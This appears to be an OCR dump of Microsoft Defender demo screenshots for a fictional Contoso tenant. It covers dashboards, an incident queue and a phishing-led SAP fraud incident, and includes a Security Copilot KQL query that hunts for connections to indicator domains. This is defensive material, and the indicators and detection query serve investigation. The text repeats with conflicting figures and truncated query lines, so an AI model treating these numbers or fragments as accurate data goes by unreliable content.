UnusualAccount enumeration...	+2	Low	Nov 14, 2023 12:14 PM			

Secure score

Secure Score: 50.91% 707.09/1389 points achieved

Microsoft Secure Score is a representation of your organization's security posture, and your opportunity to improve it.

Score last calculated 06/06

Category	Score
Identity	42.41%
Data	77.78%
Device	49.25%

Devices at risk

7 devices at risk

Device	Risk level
mb-adfs	High
avoriaz-win11a	High
avoriaz-win10e	Medium
avoriaz-win10g	Medium
dyitestmachine	Medium
avoriaz-win11t	Low
avoriaz-win10r	Low

Microsoft Defender

https://defender.microsoft.com

Contoso | Microsoft Defender

Home

Investigation & response

Incidents & Alerts

Hunting

Actions & submissions

Partner catalog

Threat intelligence

Assets

Endpoints

Email & collaboration

Cloud apps

Reports

Learning hub

Trials

More resources

System

Customize navigation

Connect a Microsoft Sentinel workspace

Workspace selection

Review and finish

Choose a workspace

Select the Microsoft Sentinel workspace you'd like to connect to Microsoft 365 Defender.

Learn more about connecting a workspace

Search

Name	Location	Resource group	Subscription	Directory
<input checked="" type="checkbox"/> CyberSecuritySoc	Location	SOC	CyberSoc	ContosoHotels.com
<input type="checkbox"/> Workspace two	Location	SOC	CyberSoc	ContosoHotels.com
<input type="checkbox"/> Workspace three	Location	SOC	CyberSoc	ContosoHotels.com

Back

Next

Cancel

25 active

Most recent

10

5

15.5

5.00

Incidents

Incident name

SAP financials

Multi-stage i

UnusualAcco

Microsoft Defender

https://defender.microsoft.com

Contoso | Microsoft Defender

Home

Investigation & response

Incidents & Alerts

Hunting

Actions & submissions

Partner catalog

Threat intelligence

Assets

Endpoints

Email & collaboration

Cloud apps

Reports

Learning hub

Trials

More resources

System

Customize navigation

Connect a Microsoft Sentinel workspace

Workspace selection

Review and finish

Review selection

You've chosen to connect this workspace.

CyberSecuritySoc

What to expect when the workspace is connected

- Log tables, queries, and functions in the Microsoft Sentinel workspace will also be available in advanced hunting within Microsoft 365 Defender.
- Microsoft Sentinel will only ingest a Microsoft Sentinel alert into its 'SecurityAlert' table if the alert is tied to an incident. These alerts will be ingested into the 'BehaviorEntities' table in Microsoft 365 Defender.
- The 'Microsoft Sentinel Contributor' role will be assigned to the 'Microsoft Threat Protection' and 'WindowsDefenderATP' apps within the subscription.
- All alerts related to Microsoft 365 Defender products will be streamed directly from the main Microsoft 365 Defender data connector to ensure consistency. Other standalone connectors, including connectors for Defender for Endpoint, Defender for Identity, Defender for Office 365, Defender for Cloud Apps, Defender for Cloud, and Identity Protection, will no longer be required and will be deactivated in your Microsoft Sentinel workspace.
- Microsoft Security incident creation rules will be deactivated and incidents created using the Microsoft Sentinel UI or the API will not be synced to Microsoft 365 Defender. All other incidents will be created by Microsoft 365 Defender and synced back to Microsoft Sentinel.

Back Next Cancel

Overview page



Microsoft Defender

https://defender.microsoft.com

Contoso | Microsoft Defender

Search

Home

Investigation & response

Incidents & Alerts

Hunting

Actions & submissions

Partner catalog

Your Microsoft Sentinel workspace is now connected.

Manage your SIEM settings here.

1 of 3

Next

Unified incidents and alerts

145 active incidents

Service sources: Defender XDR, Sentinel, Defender for Cloud, Endpoint, Office, and Applications

In progress: 24 Resolved: 57

Active incidents by severity

High: 10, Medium: 30, Low: 60, Informational: 20

Closed incidents by classification

True positive: 80, False positive: 20, Benign positive: 10, Undetermined: 10

Closed incidents and alerts over time

300
200
100
0

11/09 11/10 11/11 11/12 11/13 11/14 11/15

Mean time to acknowledge
10 minutes
↓ 65%

Mean time to close
3 minutes
↓ 25%

Time saved by automation
300 hours
↑ 82%

Sentinel automation

33 automation rules

Closed incidents: 6 Time saved: 23 hours Actions performed: 259

Actions performed by type

Severity: 10, Owner: 20, Status: 30, Comments: 40

Configure automation rules

View workbook

Entities from Sentinel

Discovered entities related to incidents

12.3K Hosts

11.8K IPs

Featured Threat intelligence articles

Storm-0062 attempts to exploit CVE 2023-22515 in Atlassian Confluence

1 day ago | 5 indicators

Diamond Sleet compromises TeamCity servers

6 day ago | 15 indicators

WS FTP Server critical vulnerabilities

7 days ago | no indicators

Threat overview: Exfiltration

Microsoft Sentinel workspace is now connected.

Manage your SIEM settings here.

1 of 3

Next

Unified incidents and alerts

145 active incidents

Service sources: Defender XDR, Sentinel, Defender for Cloud, Endpoint, Office, and Applications

In progress: 24 Resolved: 57

Active incidents by severity

High: 10, Medium: 30, Low: 60, Informational: 20

Closed incidents by classification

True positive: 80, False positive: 20, Benign positive: 10, Undetermined: 10

Closed incidents and alerts over time

300
200
100
0

11/09 11/10 11/11 11/12 11/13 11/14 11/15

Mean time to acknowledge
10 minutes
↓ 65%

Mean time to close
3 minutes
↓ 25%

Time saved by automation
300 hours
↑ 82%

Sentinel automation

33 automation rules

Closed incidents: 6 Time saved: 23 hours Actions performed: 259

Actions performed by type

Severity: 10, Owner: 20, Status: 30, Comments: 40

Configure automation rules

View workbook

Entities from Sentinel

Discovered entities related to incidents

12.3K Hosts

11.8K IPs

Featured Threat intelligence articles

Storm-0062 attempts to exploit CVE 2023-22515 in Atlassian Confluence

1 day ago | 5 indicators

Diamond Sleet compromises TeamCity servers

6 day ago | 15 indicators

WS FTP Server critical vulnerabilities

7 days ago | no indicators

Threat overview: Exfiltration

Microsoft Defender

https://defender.microsoft.com

Contoso | Microsoft Defender

Search

Home

Investigation & response

Incidents & Alerts

Hunting

Actions & submissions

Partner catalog

Microsoft Sentinel

Search

Threat management

Content management

Configuration

Threat intelligence

Assets

Endpoints

Email & collaboration

Cloud apps

Optimize

Reports

Learning hub

Trials

More resources

System

Your Microsoft Sentinel workspace is now connected.
Manage your SIEM settings here.

1 of 3

Next

Unified incidents and alerts

145 active incidents

Service sources: Defender XDR, Sentinel, Defender for Cloud, Endpoint, Office, and Applications

In progress: 24 | Resolved: 57

Active incidents by severity

High: 10 | Medium: 60 | Low: 75 | Informational: 10

Closed incidents by classification

True positive: 10 | False positive: 5 | Benign positive: 10 | Undetermined: 10

Closed incidents and alerts over time

300
200
100
0

11/09 11/10 11/11 11/12 11/13 11/14 11/15

Mean time to acknowledge
10 minutes
↓ 65%

Mean time to close
3 minutes
↓ 25%

Time saved by automation
300 hours
↑ 82%

Sentinel automation

33 automation rules

Closed incidents: 6 | Time saved: 23 hours | Actions performed: 259

Actions performed by type

Severity: 10 | Owner: 10 | Status: 10 | Comments: 10

Configure automation rules | View workbook

Entities from Sentinel

Discovered entities related to incidents

12.3K Hosts

11.8K IPs

Featured Threat intelligence articles

Storm-0062 attempts to exploit CVE 2023-22515 in Atlassian Confluence

Storm-0062 | 1 day ago | 5 indicators

Diamond Sleet compromises TeamCity servers

Diamond Sleet | T1584-Compromise infrastru... | 6 day ago | 15 indicators

WS FTP Server critical vulnerabilities

T1190 - Exploit Public-Facing... | 7 days ago | no indicators

Threat overview: Exfiltration

Microsoft Defender

https://defender.microsoft.com

Contoso | Microsoft Defender

Search

Home

Investigation & response

Incidents & Alerts

Hunting

Actions & submissions

Partner catalog

Microsoft Sentinel

Search

Threat management

Content management

Configuration

Threat intelligence

Assets

Endpoints

Email & collaboration

Cloud apps

Optimize

Reports

Learning hub

Trials

More resources

System

Your Microsoft Sentinel workspace is now connected.
Manage your SIEM settings here.

1 of 3

Next

Unified incidents and alerts

145 active incidents

Service sources: Defender XDR, Sentinel, Defender for Cloud, Endpoint, Office, and Applications

In progress: 24 | Resolved: 57

Active incidents by severity

High: 10 | Medium: 60 | Low: 75 | Informational: 10

Closed incidents by classification

True positive: 10 | False positive: 5 | Benign positive: 10 | Undetermined: 10

Closed incidents and alerts over time

300
200
100
0

11/09 11/10 11/11 11/12 11/13 11/14 11/15

Mean time to acknowledge
10 minutes
↓ 65%

Mean time to close
3 minutes
↓ 25%

Time saved by automation
300 hours
↑ 82%

Sentinel automation

33 automation rules

Closed incidents: 6 | Time saved: 23 hours | Actions performed: 259

Actions performed by type

Severity: 10 | Owner: 10 | Status: 10 | Comments: 10

Configure automation rules | View workbook

Entities from Sentinel

Discovered entities related to incidents

12.3K Hosts

11.8K IPs

Featured Threat intelligence articles

Storm-0062 attempts to exploit CVE 2023-22515 in Atlassian Confluence

Storm-0062 | 1 day ago | 5 indicators

Diamond Sleet compromises TeamCity servers

Diamond Sleet | T1584-Compromise infrastru... | 6 day ago | 15 indicators

WS FTP Server critical vulnerabilities

T1190 - Exploit Public-Facing... | 7 days ago | no indicators

Threat overview: Exfiltration

Microsoft Defender

https://defender.microsoft.com

Contoso | Microsoft Defender

Search

Home

Investigation & response

Incidents & Alerts

Hunting

Actions & submissions

Partner catalog

Microsoft Sentinel

Search

Threat management

Content management

Configuration

Threat intelligence

Assets

Endpoints

Email & collaboration

Cloud apps

Optimize

Reports

Learning hub

Trials

More resources

System

Key metrics indicate a positive trend in your organization's efficiency

The average time it takes to respond to and close incidents has decreased.

Unified incidents and alerts

Data from Microsoft Defender XDR, Microsoft Sentinel, and all your other connected services, all in one place.

3 of 3

Back Close

145 active incidents

Service sources: Defender XDR, Sentinel, Defender for Cloud, Endpoint, Office, and Applications

In progress: 24 Resolved: 57

Active incidents by severity

High: 10, Medium: 30, Low: 60, Informational: 20

Closed incidents by classification

True positive: 80, False positive: 20, Benign positive: 10, Undetermined: 10

Closed incidents and alerts over time

11/09 to 11/15

Mean time to acknowledge: 10 minutes (↓ 65%)

Mean time to close: 3 minutes (↓ 25%)

Time saved by automation: 300 hours (↑ 82%)

Sentinel automation

33 automation rules

Closed incidents: 6 Time saved: 23 hours Actions performed: 259

Actions performed by type

Severity: 100, Owner: 50, Status: 30, Comments: 20

Configure automation rules View workbook

Entities from Sentinel

Discovered entities related to incidents

12.3K Hosts

11.8K IPs

Featured Threat intelligence articles

Storm-0062 attempts to exploit CVE 2023-22515 in Atlassian Confluence

Storm-0062

1 day ago | 5 indicators

Diamond Sleet compromises TeamCity servers

Diamond Sleet T1584-Compromise infrastru...

+2

6 day ago | 15 indicators

WS FTP Server critical vulnerabilities

T1190 - Exploit Public-Faci...

7 days ago | no indicators

Threat overview: Exfiltration


This screenshot shows the Microsoft Defender Home page for the Contoso tenant. The left sidebar contains navigation links for various services like Investigation & response, Threat management, and Threat intelligence. A modal window titled 'Unified incidents and alerts' is open, showing 3 of 3 items, with buttons for 'Back' and 'Close'. The main content area features a large heading 'Key metrics indicate a positive trend in your organization's efficiency' with a sub-note about incident response times. It includes three performance cards: 'Mean time to acknowledge' at 10 minutes (down 65%), 'Mean time to close' at 3 minutes (down 25%), and 'Time saved by automation' at 300 hours (up 82%). Below these are sections for 'Unified incidents and alerts' (showing 145 active incidents), 'Sentinel automation' (33 rules, 6 closed incidents, 23 hours saved), and 'Entities from Sentinel' (12.3K hosts, 11.8K IPs). On the right, there's a 'Featured Threat intelligence articles' section with links to 'Storm-0062' (attempting to exploit CVE 2023-22515 in Atlassian Confluence), 'Diamond Sleet' (compromising TeamCity servers), and 'WS FTP Server critical vulnerabilities' (exploiting T1190). The bottom right corner shows a 'Threat overview: Exfiltration' section with a small preview image.

Incident queue



Incident Queue

Security Copilot  Settings  Export11 items  Search 6 Months  Choose columns

	 Incident name	Incident ID	Tags	Severity	Categories	Impacted assets	Service Sources
<input type="checkbox"/>	 SAP financial process manipulation attack disrupted	2356358	 +2	 High	Initial access, Execution, Suspicious activi...	 Jonathan Wolcott  2 Devices  SAP-01	Defender XDR, Microsoft Sentinel
<input type="checkbox"/>	 Multi-stage incident involving Initial access & Exfiltrati...	2356634	 +2	 Medium	Initial access, Execution, Persistence, Def...	 Mona Kane  contoso-mona.pc	Defender XDR, Microsoft Data Loss Preventi...
<input type="checkbox"/>	 Account enumeration reconnaissance on one endpoint	2356521		 Medium	Discovery	 Robin Counts  cont-robin.pc	Defender XDR, Defender for Identity
<input type="checkbox"/>	 Initial access attempt in Office	2356963		 Medium	Initial access	 cecil.folk@contoso.com	Microsoft Defender fo Office
<input type="checkbox"/>	 Account enumeration reconnaissance on one endpoint	2355343		 Low	Initial access	 Robin Counts  cont-robin.pc	Defender XDR, Defender for Identity
<input type="checkbox"/>	 IaaS Resource Abuse	2351237		 Medium	Initial access, Execution, Persistence, Def...	 contoso-VM01	Microsoft Defender for Cloud
<input type="checkbox"/>	 Attack using AiTM phishing (attack disruption)	2355678	 +2	 High	Initial access	 Katri Ahokas  cont-katri.pc	Defender XDR
<input type="checkbox"/>	 Indicator 20.96.16.175 of type ipAddress was found. on...	2356323		 Medium	Initial access	 Tim Deboer  contoso_VM02	Microsoft Sentinel
<input type="checkbox"/>	 Unusual addition of credentials to an OAuth app invol...	2356398		 Medium	Initial access	 Carlos Slattery  SkyScanner	Defender XDR, Defender for cloud Apps
<input type="checkbox"/>	 Multi-stage incident involving Discovery & Lateral mo...	2352347		 Low	Initial access	 Cecil Folk  cont-cecil.pc	Defender XDR
<input type="checkbox"/>	 Account enumeration reconnaissance on one endpoint	2356562		 Medium	Discovery, Lateral movement	 Colin Ballinger  cont-colin.pc	Defender XDR

Investigation



Microsoft Defender x

https://defender.microsoft.com

Contoso | Microsoft Defender

Search

Incidents > SAP financial process manipulation attack disrupted

SAP financial process manipulation attack disrupted

High Active Attack disruption SAP fraud Chain event detection

Attack story Alerts (13) Assets (7) Evidence & Response (4)

Alerts

13/13 Active alerts Unpin all Show all

- Nov 15, 2023 2:41 AM | Active A potentially malicious URL click was detected jonathan.wolcott@contoso.com
- Nov 15, 2023 2:42 AM | Active Possibly malicious URL clicked cont-jonathan.pc & Jonathan Wolcott
- Nov 15, 2023 2:43 AM | Active Zscaler - phishing URL click detected & Jonathan Wolcott
- Nov 15, 2023 2:45 AM | Active Unfamiliar sign-in properties & Jonathan Wolcott
- Nov 15, 2023 2:43 AM | Active Suspicious SAP authentication & Jonathan Wolcott □ SAP-01 □ SAP-01-Host
- Nov 15, 2023 4:44 AM | Active Suspicious user viewed SAP financial info & Jonathan Wolcott □ SAP-01 □ SAP-01-Host
- Nov 15, 2023 4:45 AM | Active SAP - Multiple Files Download & Jonathan Wolcott

Layout Group by

Information

Incident details

Incident ID	2356358
Assigned to	Unassigned
Classification	Not set
Categories	Credential access, Initial access, Persistence, Discovery, Collection, Impact

First activity Nov 15, 2023 2:41 AM
Last activity Nov 15, 2023 6:48 AM

Impacted assets

Devices	Risk score
cont-jonathan.pc	High
SAP-01-Host	High

Users

Jonathan Wolcott	Investigation priority
------------------	------------------------

Mailboxes

jonathan.wolcott@conto...	High
---------------------------	------

Applications

SAP-01
Office 365

Diagram:

Connection Association

Security Copilot

Generating incident story... Stop generating

Microsoft Defender

https://defender.microsoft.com

Contoso | Microsoft Defender

Search

Incidents > SAP financial process manipulation attack disrupted

SAP financial process manipulation attack disrupted

High Active Attack disruption SAP fraud Chain event detection

Attack story Alerts (13) Assets (7) Evidence & Response (4)

Alerts	Layout	Group by	Information
13/13 Active alerts	Layout	Group by	Incident details Incident ID: 2356358 Assigned to: Unassigned Classification: Not set Categories: Credential access, Initial access, Persistence, Discovery, Collection, Impact First activity: Nov 15, 2023 2:41 AM Last activity: Nov 15, 2023 6:48 AM
Nov 15, 2023 2:41 AM Active A potentially malicious URL click was detected <code>jonathan.wolcott@contoso.com</code>			Impacted assets Devices: cont-jonathan.pc, SAP-01-Host Risk score: High, High Users: Jonathan Wolcott Investigation priority: High Mailboxes: <code>jonathan.wolcott@contoso.com</code> Applications: SAP-01, Office 365
Nov 15, 2023 2:42 AM Active Possibly malicious URL clicked <code>cont-jonathan.pc</code> & Jonathan Wolcott			
Nov 15, 2023 2:43 AM Active Zscaler - phishing URL click detected <code>& Jonathan Wolcott</code>			
Nov 15, 2023 2:45 AM Active Unfamiliar sign-in properties <code>& Jonathan Wolcott</code>			
Nov 15, 2023 2:43 AM Active Suspicious SAP authentication <code>& Jonathan Wolcott</code> △ SAP-01 □ SAP-01-Host			
Nov 15, 2023 4:44 AM Active Suspicious user viewed SAP financial info <code>& Jonathan Wolcott</code> △ SAP-01 □ SAP-01-Host			
Nov 15, 2023 4:45 AM Active SAP - Multiple Files Download <code>& Jonathan Wolcott</code>			

Diagram illustrating the attack flow:

```

    graph TD
      URL["https://8y3bmy65yauv.companyaccess.xyz/"] --> Mail["contoso bonus"]
      Mail --> User["Jonathan Wolcott SAP access locked AD user disabled"]
      User --> Host["SAP-01-Host"]
      Host --> Network["107.189.30.22"]
      Network --> Device["Office 365"]
      Device --> PC["cont-jonathan.pc"]
      PC --> URL
    
```

Legend: Connection (solid line), Association (dashed line).

Security Copilot

SAP financial fraud attack

User Jonathan Wolcott operating on cont-jonathan.pc received a phishing email titled "Contoso bonus" with a malicious URL. They clicked the URL and their credentials were stolen. Using these stolen credentials the attacker signed in from IP 107.189.30.22 to the organization's SAP application...

See more

AI generated. Verify for accuracy.

Recommended actions

All (7) Unfinished

Triage

Active

Is this also a true positive incident?

3 similar incidents in your org were classified as true positive as BEC financial fraud multi stage attack.

Classify as: BEC financial fraud multi...

Contain

Completed

User 'Jonathan Wolcott' was suspended by automatic attack disruption

Attack disruption

View user details

Investigate

Active

Attack disrupted

Search

Security Copilot Manage incident Activity log ...

Group by + - []

Information

Incident details

Incident ID	2356358
Assigned to	Unassigned
Classification	Not set
Categories	Credential access, Initial access, Persistence, Discovery, Collection, Impact
First activity	Nov 15, 2023 2:41 AM
Last activity	Nov 15, 2023 6:48 AM

Impacted assets

Devices	Risk score
cont-jonathan.pc	High
Office 365	Medium
HTTP [192.168.1.10]	Low

Security Copilot

Recommended actions Nov 15, 2023 6:48 AM

All (7) Unfinished

Triage

Active

Is this also a true positive incident?
3 similar incidents in your org were classified as true positive as BEC financial fraud multi stage attack.

Classify as: BEC financial fraud multi... ▾

Contain

Completed

User 'Jonathan Wolcott' was suspended by automatic attack disruption

Attack disruption

View user details

```
graph TD; cont_jonathan_pc[cont-jonathan.pc] --- office_365[Office 365]; cont_jonathan_pc --- ext_host[HTTP [192.168.1.10]]
```

Hunting





Search



Security Copilot

Security Copilot ...

Search for other connection attempts from IOCs associated with 'Cosmic Lynx'

Generating query...



Share ...

sults

Search

Chart type

Customize color

Share ...

```
someDomain.com', 'someDomain.com', 'someDomain.com']);  
o, UrlClickEvents, DeviceNetworkEvents, DeviceFileEvents, DeviceEvents, BehaviorEntities)  
180d) .. now())  
mains'])  
domains'])  
l in(['domains'])  
)  
tamp, ActionType, DeviceId, DeviceName, RemoteUrl, InitiatingProcessFileName, RemoteIP, RemotePort,  
InitiatingProcessAccountName
```

results

8 items

Search

Chart type

Customize color

Security Copilot

...

Search for other connection attempts from IOCs associated with 'Cosmic Lynx'

Here's a query to search for any other connection attempts from IOCs associated with 'Cosmic Lynx':

```
1 let domains = dynamic(['someDomain.com',  
  'someDomain.com', 'someDomain.com']);  
2 Search in ( EmailUrlInfo, UrlClickEvents,  
  DeviceNetworkEvents, DeviceFileEvents,  
  DeviceEvents, BehaviorEntities)  
3 Timestamp between (ago(180d) .. now())  
  and (RemoteUrl in ([]'domains'))  
4 or FileOriginUrl in ([]'domains'))  
5 or FileOriginReferrerUrl in ([]'domains'))  
6 or Url in ([]'domains'))  
  | project $table, Timestamp, ActionType,  
7 DeviceId, DeviceName, RemoteUrl,  
9 InitiatingProcessFileName, RemoteIP,  
  RemotePort, InitiatingProcessSHA1,  
  InitiatingProcessAccountName
```

AI generated. Verify for accuracy.

Microsoft Defender

https://defender.microsoft.com

Contoso | Microsoft Defender

Incidents > SAP financial process manipulation attack disrupted > Advanced Hunting

Advanced Hunting

New query + Create new query

Schema ▾

Run Query Save Share ...

Query

```
1 let domains = dynamic(['someDomain.com', 'someDomain.com', 'someDomain.com']);
2 search in ( EmailUrlInfo, UrlClickEvents, DeviceNetworkEvents, DeviceFileEvents, DeviceEvents, BehaviorEntities)
3 Timestamp between (ago(180d) .. now())
4 and (RemoteUrl in (['domains'])
5 or FileOriginUrl in (['domains'])
6 or FileOriginReferrerUrl in (['domains'])
7 or Url in (['domains']))
8 | project $table, Timestamp, ActionType, DeviceId, DeviceName, RemoteUrl, InitiatingProcessFileName, RemoteIP, RemotePort,
9 InitiatingProcessSHA1, InitiatingProcessAccountName
```

*Correction: Query 1 should read
1. let domains = dynamic(['someDomain.com', 'someDomain.com', 'someDomain.com']);

Getting started Query history Results

Export 8 items Search Chart type Customize color

Timestamp (UTC)	Table	Action type	DeviceID	DeviceName	Remote URL	Remote port
Aug 01, 2023 2:45 AM	DeviceNetworkEvent	ConnectionFailure	6873-0r76899871...	karla.d-pc	https://8y3bmy65yauv.	433
Aug 01, 2023 3:36 AM	DeviceNetworkEvent	ConnectionSuccess	6873-0r76899871...	cont-sarah.pc	intranet-host.cc	433
Aug 01, 2023 3:36 AM	DeviceNetworkEvent	ConnectionSuccess	6873-0r76899871...	cont-sarah.pc	intranet-host.cc	433
Aug 01, 2023 3:36 AM	DeviceNetworkEvent	ConnectionFailure	6873-0r76899871...	karla.d-pc	intranet-host.cc	433
Aug 01, 2023 3:36 AM	DeviceNetworkEvent	ConnectionFailure	6873-0r76899871...	karla.d-pc	intranet-host.cc	433
Aug 01, 2023 3:36 AM	DeviceNetworkEvent	ConnectionFailure	6873-0r76899871...	karla.d-pc	intranet-host.cc	433
Aug 01, 2023 3:36 AM	DeviceNetworkEvent	ConnectionFailure	6873-0r76899871...	karla.d-pc	intranet-host.cc	433

Show only successful connections

Describe the data you are looking for...

Security Copilot

Search for other connection attempts from IOCs associated with 'Cosmic Lynx'

Here's a query to search for any other connection attempts from IOCs associated with 'Cosmic Lynx':

```
1 let domains = dynamic(['someDomain.com', 'someDomain.com', 'someDomain.com']);
2 search in ( EmailUrlInfo, UrlclickEvents, DeviceNetworkEvents, DeviceFileEvents, DeviceEvents, BehaviorEntities)
3 Timestamp between (ago(180d) .. now())
4 and (RemoteUrl in (['domains'])
5 or FileOriginUrl in (['domains'])
6 or FileOriginReferrerUrl in (['domains'])
7 or Url in (['domains']))
8 | project $table, Timestamp, ActionType, DeviceId, DeviceName, RemoteUrl, InitiatingProcessFileName, RemoteIP, RemotePort,
9 InitiatingProcessSHA1, InitiatingProcessAccountName
```

AI generated. Verify for accuracy.

Microsoft Defender

https://defender.microsoft.com

Contoso | Microsoft Defender

Search

Incidents > SAP financial process manipulation attack disrupted > Advanced Hunting

Advanced Hunting

New query + Create new query

Schema ▾

Run Query Save Share ...

Query

```
1 let domains = dynamic(['someDomain.com', 'someDomain.com', 'someDomain.com']);
2 search in ( EmailUrlInfo, UrlClickEvents, DeviceNetworkEvents, DeviceFileEvents, DeviceEvents, BehaviorEntities)
3 Timestamp between (ago(180d) .. now())
4 and (RemoteUrl in (['domains'])
5 or FileOriginUrl in (['domains'])
6 or FileOriginReferrerUrl in (['domains'])
7 or Url in (['domains']))
8 and ActionType == "ConnectionSuccess"
9 | project $table, Timestamp, ActionType, DeviceId, DeviceName, RemoteUrl, InitiatingProcessFileName, RemoteIP, RemotePort,
10 InitiatingProcessSHA1, InitiatingProcessAccountName
```

Getting started Query history Results

Export

2 items Search

Chart type ▾ Customize color ▾

Timestamp (UTC)	Table	Action type	DeviceID	DeviceName	Remote URL	Remote port
Aug 01, 2023 3:36 AM	DeviceNetworkEvent	ConnectionSuccess	6873-0r76899871...	cont-sarah.pc	intranet-host.cc	433
Aug 01, 2023 3:36 AM	DeviceNetworkEvent	ConnectionSuccess	6873-0r76899871...	cont-sarah.pc	intranet-host.cc	433

Security Copilot

Search for other connection attempts from IOCs associated with 'Cosmic Lynx'

Here's a query to search for any other connection attempts from IOCs associated with 'Cosmic Lynx':

```
1 let domains = dynamic(['someDomain.com', 'someDomain.com', 'someDomain.com']);
2 search in ( EmailUrlInfo, UrlclickEvents, DeviceNetworkEvents, DeviceFileEvents, DeviceEvents, BehaviorEntities)
3 Timestamp between (ago(180d) .. now())
4 and (RemoteUrl in (['domains'])
5 or FileOriginUrl in (['domains'])
6 or FileOriginReferrerUrl in (['domains'])
7 or Url in (['domains']))
8 and ActionType == "ConnectionSuccess"
9 | project $table, Timestamp, ActionType, DeviceId, DeviceName, RemoteUrl, InitiatingProcessFileName, RemoteIP, RemotePort,
10 InitiatingProcessSHA1, InitiatingProcessAccountName
```

AI generated. Verify for accuracy.

Show only successful connections

Here's a query you can add to find what you need:

```
1-7 ...
8 and ActionType == "ConnectionSuccess"
9-10 ...
```

AI generated. Verify for accuracy.

Describe the data you are looking for...

Microsoft Defender

https://defender.microsoft.com

Contoso | Microsoft Defender

Incidents > SAP financial process manipulation attack

Advanced Hunting

New query + Create new query

Schema ▾

Search

Defender XDR and Sentinel

- AlertEvidence
- AlertInfo
- Anomalies
- ASimDnsActivity
- AWSCloudTrail
- AWSGuardDuty
- AWSVPCFlow
- EmailEvents
- CloudAppEvents
- DeviceFileEvents
- DeviceImageLoadEvents

Change Tracking

DNS Analytics (Preview)

Azure Monitor for VMs

- VMConnection

Network Performance Monitor

SQL Advanced Threat Protection

SQL Vulnerability Assessment

Update Management

Link to incident

- Alert details (selected)
- Impacted entities
- Summary

Alert details

Create a new incident
 Link to an existing incident

Incident name or ID *

Multi stage attack involving phishing and execution ×

Alert title *

Possible exfiltration to a malicious domain

Severity *

High risk

Category *

Exfiltration

